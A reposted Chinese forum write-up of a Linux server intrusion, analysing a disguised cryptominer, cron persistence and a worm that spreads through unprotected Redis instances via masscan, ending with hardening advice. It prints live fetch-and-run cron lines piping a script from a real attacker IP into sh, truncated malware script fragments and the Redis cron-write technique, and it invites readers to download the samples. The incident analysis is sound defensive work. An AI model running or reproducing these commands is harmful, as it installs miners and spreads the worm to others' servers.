一次 Linux 被入侵全过程

转载

程序员大咖 于 2021-02-17 10:24:00 发布 85 收藏
文章标签： 运维 ssh centos linux nagios
原文链接：https://bbs.pediy.com/thread-225163.htm

作者丨看雪论坛 Hefe

出处丨看雪社区

https://bbs.pediy.com/thread-225163.htm

0x00 背景

周一早上刚到办公室，就听到同事说有一台服务器登陆不上了，我也没放在心上，继续边吃早点，边看币价是不是又跌了。不一会运维的同事也到了，气喘吁吁的说：我们有台服务器被阿里云冻结了，理由：对外恶意发包。我放下酸菜馅的包子，ssh连了一下，被拒绝了，问了下默认的22端口被封了。让运维的同事把端口改了一下，立马连上去，顺便看了一下登录名:root，还有不足8位的小白密码，心里一凉：被黑了！

0x01 查找线索

服务器系统CentOS 6.X，部署了nginx，tomcat，redis等应用，上来先把数据库全备份到本地，然后top命令看了一下，有2个99%的同名进程还在运行，叫gpg-agentd。

```
rwxrwxrwx.    1 root root         4 Feb 23  2017 gpg -> gpg2
rwxr-xr-x.    1 root root    761688 Jun 30  2014 gpg2
rwxr-xr-x.    1 root root    297976 Jun 30  2014 gpg-agent
rwxr-xr-x     1 root root    751752 Feb  1 06:31 gpg-agentd
rwxr-xr-x.    1 root root    131352 Jun 30  2014 gpgconf
rwxr-xr-x.    1 root root    171160 Jun 30  2014 gpg-connect-agent
rwxr-xr-x.    1 root root     18576 Dec  8  2011 gpg-error
rwxr-xr-x.    1 root root     35872 Jun 30  2014 gpgkey2ssh
rwxr-xr-x.    1 root root     23352 Jun 30  2014 gpgparsemail
rwxr-xr-x.    1 root root     48536 Jun 30  2014 gpgsplit
rwxrwxrwx.    1 root root         5 Feb 23  2017 gpgv -> gpgv2
rwxr-xr-x.    1 root root    336448 Jun 30  2014 gpgv2
rwxr-xr-x.    1 root root      3303 Jun 30  2014 gpg-zip
```

google了一下gpg，结果是：

> GPG提供的gpg-agent提供了对SSH协议的支持，这个功能可以大大简化密钥的管理工作。

看起来像是一个很正经的程序嘛，但仔细再看看服务器上的进程后面还跟着一个字母d，伪装的很好，让人想起来windows上各种看起来像svchost.exe的病毒。继续

```
ps eho command -p 23374netstat -pan | grep 23374
```

查看pid:23374进程启动路径和网络状况，也就是来到了图1的目录，到此已经找到了黑客留下的二进制可执行文件。接下来还有2个问题在等着我：


> 1、文件是怎么上传的？
> 2、这个文件的目的是什么，或是黑客想干嘛？

history看一下，记录果然都被清掉了，没留下任何痕迹。继续命令more messages，

```
Mar 11 23:50:02 iZbplcvee05xzolorn9z3fZ yum[7148]: Installed: 1:perl-Error-0.17015-4.el6.noarch
Mar 11 23:50:02 iZbplcvee05xzolorn9z3fZ yum[7148]: Installed: jemalloc-3.6.0-1.el6.x86_64
Mar 11 23:50:02 iZbplcvee05xzolorn9z3fZ yum[7148]: Installed: rsync-3.0.6-12.el6.x86_64
Mar 11 23:50:02 iZbplcvee05xzolorn9z3fZ yum[7148]: Installed: perl-Git-1.7.1-9.el6_9.noarch
Mar 11 23:50:04 iZbplcvee05xzolorn9z3fZ yum[7148]: Installed: git-1.7.1-9.el6_9.x86_64
Mar 11 23:50:04 iZbplcvee05xzolorn9z3fZ yum[7148]: Installed: redis-3.2.11-1.el6.x86_64
Mar 11 23:50:04 iZbplcvee05xzolorn9z3fZ yum[7148]: Installed: 14:libpcap-devel-1.4.0-4.20130826git2dbcaa1.el6.x86_64
Mar 11 23:50:45 iZbplcvee05xzolorn9z3fZ kernel: device eth1 entered promiscuous mode
Mar 11 23:51:31 iZbplcvee05xzolorn9z3fZ kernel: device eth1 left promiscuous mode
Mar 11 23:51:34 iZbplcvee05xzolorn9z3fZ kernel: device eth1 entered promiscuous mode
Mar 11 23:52:51 iZbplcvee05xzolorn9z3fZ kernel: device eth1 left promiscuous mode
Mar 12 00:00:27 iZbplcvee05xzolorn9z3fZ kernel: device eth1 entered promiscuous mode
Mar 12 00:01:12 iZbplcvee05xzolorn9z3fZ kernel: device eth1 left promiscuous mode
Mar 12 00:01:14 iZbplcvee05xzolorn9z3fZ kernel: device eth1 entered promiscuous mode
```

看到了在半夜12点左右，在服务器上装了很多软件，其中有几个软件引起了我的注意，下面详细讲。边找边猜，如果我们要做坏事，大概会在哪里做文章，自动启动？定时启动？对，计划任务。

```
crontab -e
```



果然，线索找到了。

0x02 作案动机

上面的计划任务的意思就是每15分钟去服务器上下载一个脚本，并且执行这个脚本。我们把脚本下载下来看一下。

```
curl -fsSL 159.89.190.243/ash.php > ash.sh
```

脚本内容如下：

```
uname -aidhostnamesetenforce 0 2>/dev/nullulimit -n 50000ulimit -u 50000crontab -r 2>/dev/nullrm -rf /var/s
```

大致分析一下该脚本的主要用途：

> 首先是关闭SELinux，解除shell资源访问限制，然后在/root/.ssh/authorized_keys文件中生成ssh公钥，这样每次黑客登录这台服务器就可以免密码登录了，执行脚本就会方便很多，关于ssh keys的文章可以参考这一篇文章SSH原理与运用。
> 接下来安装bash，最后是继续下载第二个脚本bsh.php，并且执行。

继续下载并分析bsh.pbp，内容如下：

```
sleep $( seq 3 7 | sort -R | head -n1 )cd /tmp || cd /var/tmpsleep 1mkdir -p .ICE-unix/... && chmod -R 777
```

这段脚本的代码比较长，但主要的功能有4个：

> 1. 下载远程代码到本地，添加执行权限，chmod u+x。
> 2. 修改rc.local，让本地代码开机自动执行。
> 3. 下载github上的开源扫描器代码，并安装相关的依赖软件，也就是我上面的messages里看到的记录。
> 4. 下载第三个脚本，并且执行。

我去github上看了下这个开源代码，简直吊炸天。

> MASSCAN: Mass IP port scanner
> This is the fastest Internet port
> scanner. It can scan the entire Internet in under 6 minutes, >
> transmitting 10 million packets per second.
> It produces results similar to nmap, the most famous port scanner.
> Internally, it operates more > like scanrand, unicornscan, and ZMap,
> using asynchronous transmission. The major difference is > that it's
> faster than these other scanners. In addition, it's more flexible,
> allowing arbitrary > address ranges and port ranges.
> NOTE: masscan uses a custom TCP/IP stack. Anything other than simple
> port scans will cause conflict with the local TCP/IP stack. This means
> you need to either use the -S option to use a separate IP address, or
> configure your operating system to firewall the ports that masscan uses.

transmitting 10 million packets per second(每秒发送1000万个数据包)，比nmap速度还要快，这就不难理解为什么阿里云把服务器冻结了，大概看了下readme之后，我也没有细究，继续下载第三个脚本。

```
setenforce 0 2>/dev/nullulimit -n 50000ulimit -u 50000sleep 1iptables -I INPUT 1 -p tcp --dport 6379 -j DRO


*/2 * * * * curl -fsSL http://159.89.190.243/ash.php | sh

"' >> .datecho 'set backup2 "


*/3 * * * * wget -q -O- http://159.89.190.243/ash.php | sh

"' >> .datecho 'set backup3 "


*/4 * * * * curl -fsSL http://159.89.190.243/ash.php | sh

"' >> .datecho 'set backup4 "


*/5 * * * * wget -q -O- http://159.89.190.243/ash.php | sh

"' >> .datecho 'config set dir "/var/spool/cron/"' >> .datecho 'config set dbfilename "root"' >> .datecho '
```

如果说前两个脚本只是在服务器上下载执行了二进制文件，那这个脚本才真正显示病毒的威力。下面就来分析这个脚本。

一开始的修改系统环境没什么好说的，接下来的写文件操作有点眼熟，如果用过redis的人，应该能猜到，这里是对redis进行配置。写这个配置，自然也就是利用了redis把缓存内容写入本地文件的漏洞，结果就是用本地的私钥去登陆被写入公钥的服务器了，无需密码就可以登陆，也就是我们文章最开始的/root/.ssh/authorized_keys。登录之后就开始定期执行计划任务，下载脚本。好了，配置文件准备好了，就开始利用masscan进行全网扫描redis服务器，寻找肉鸡，注意看这6379就是redis服务器的默认端口，如果你的redis的监听端口是公网IP或是0.0.0.0，并且没有密码保护，不好意思，你就中招了。

0x03 总结

通过依次分析这3个脚本，就能看出这个病毒的可怕之处，先是通过写入ssh public key 拿到登录权限，然后下载执行远程二进制文件，最后再通过redis漏洞复制，迅速在全网传播，以指数级速度增长。那么问题是，这台服务器是怎么中招的呢？看了下redis.conf，bind的地址是127.0.0.1，没啥问题。由此可以推断，应该是root帐号被暴力破解了，为了验证我的想法，我lastb看了一下，果然有大量的记录：

```
admin    ssh:notty    14.169.41.209    Fri Mar  9 22:53 - 22:53  (00:00)
admin    ssh:notty    14.169.41.209    Fri Mar  9 22:53 - 22:53  (00:00)
admin    ssh:notty    14.234.89.19     Fri Mar  9 22:53 - 22:53  (00:00)
admin    ssh:notty    14.234.89.19     Fri Mar  9 22:53 - 22:53  (00:00)
admin    ssh:notty    14.187.0.32      Fri Mar  9 22:53 - 22:53  (00:00)
admin    ssh:notty    14.187.0.32      Fri Mar  9 22:53 - 22:53  (00:00)
root     ssh:notty    173.112.151.175  Fri Mar  9 21:53 - 21:53  (00:00)
ubnt     ssh:notty    173.112.151.175  Fri Mar  9 21:52 - 21:52  (00:00)
ubnt     ssh:notty    173.112.151.175  Fri Mar  9 21:52 - 21:52  (00:00)
root     ssh:notty    173.112.151.175  Fri Mar  9 21:52 - 21:52  (00:00)
root     ssh:notty    173.112.151.175  Fri Mar  9 21:52 - 21:52  (00:00)
butter   ssh:notty    221.203.75.211   Fri Mar  9 20:09 - 20:09  (00:00)
butter   ssh:notty    221.203.75.211   Fri Mar  9 20:09 - 20:09  (00:00)
butter   ssh:notty    221.203.75.211   Fri Mar  9 20:09 - 20:09  (00:00)
butter   ssh:notty    221.203.75.211   Fri Mar  9 20:09 - 20:09  (00:00)
butter   ssh:notty    221.203.75.211   Fri Mar  9 20:09 - 20:09  (00:00)
```

还剩最后一个问题，这个gpg-agentd程序到底是干什么的呢？我当时的第一个反应就是矿机，因为现在数字货币太火了，加大了分布式矿机的需求，也就催生了这条灰色产业链。于是，顺手把这个gpg-agentd拖到ida中，用string搜索bitcoin,eth, mine等相关单词，最终发现了这个：

```
.rodata:0000000000049BDC7                 db    0
.rodata:0000000000049BDC8 off_49BDC8      dq offset nullsub_10    ; DATA XREF: sub_422D00+1E↑o
.rodata:0000000000049BDD0                 dq offset sub_422DC0
.rodata:0000000000049BDD8                 dq offset sub_422CA0
.rodata:0000000000049BDE0                 dq offset sub_422C80
.rodata:0000000000049BDE8                 dq offset sub_422C70
.rodata:0000000000049BDF0                 dq offset sub_422C90
.rodata:0000000000049BDF8 aStratumTcp     db 'stratum+tcp://',0   ; DATA XREF: sub_422E60+52↑o
.rodata:0000000000049BDF8                                         ; sub_422FE0+2A↑o ...
.rodata:0000000000049BE07 a_nicehash_com  db '.nicehash.com',0    ; DATA XREF: sub_423150+19↑o
.rodata:0000000000049BE15 a_minergate_com db '.minergate.com',0   ; DATA XREF: sub_423150:loc_423182↑o
.rodata:0000000000049BE24                 align 8
.rodata:0000000000049BE28 aTrySvshostHelp db 'Try "svshost" --help',27h,' for more information.',0Ah,0
.rodata:0000000000049BE28                                         ; DATA XREF: sub_4232D0+125↑o
.rodata:0000000000049BE28                                         ; .text:0000000000423501↑o ...
.rodata:0000000000049BE55                 align 8
.rodata:0000000000049BE58 aSvshost1_0Buil db 'svshost 1.0',0Ah    ; DATA XREF: .text:0000000000423504↑o
.rodata:0000000000049BE58                                         ; sub_425C10:loc_425FD8↑o ...
.rodata:0000000000049BE58                 db ' built on Jan 31 2018 with GCC',0
.rodata:0000000000049BE83                 align 8
.rodata:0000000000049BE88 unk_49BE88      db  7Bh ; {             ; DATA XREF: sub_4243F0+40↑o
.rodata:0000000000049BE89                 db  20h
```

打开 nicehash.com 看一下，一切都清晰了。

0x04 安全建议

一、服务器

1. 禁用ROOT
2. 用户名和密码尽量复杂
3. 修改ssh的默认22端口
4. 安装DenyHosts防暴力破解软件
5. 禁用密码登录，使用RSA公钥登录

二、redis

1. 禁用公网IP监听，包括0.0.0.0
2. 使用密码限制访问redis
3. 使用较低权限帐号运行redis

到此，整个入侵过程基本分析完了，如果大家对样本有兴趣，也可以自行去curl，或是去虚拟机执行上面的脚本。鉴于本人能力有限，文中难免会出现疏忽或是错误，还请大家多多指正。

本文作者：看雪论坛 Hefe ，来源：看雪社区

在看点这里 好文分享给更多人↓↓

创作打卡挑战赛
赢取流量/现金/CSDN周边激励大奖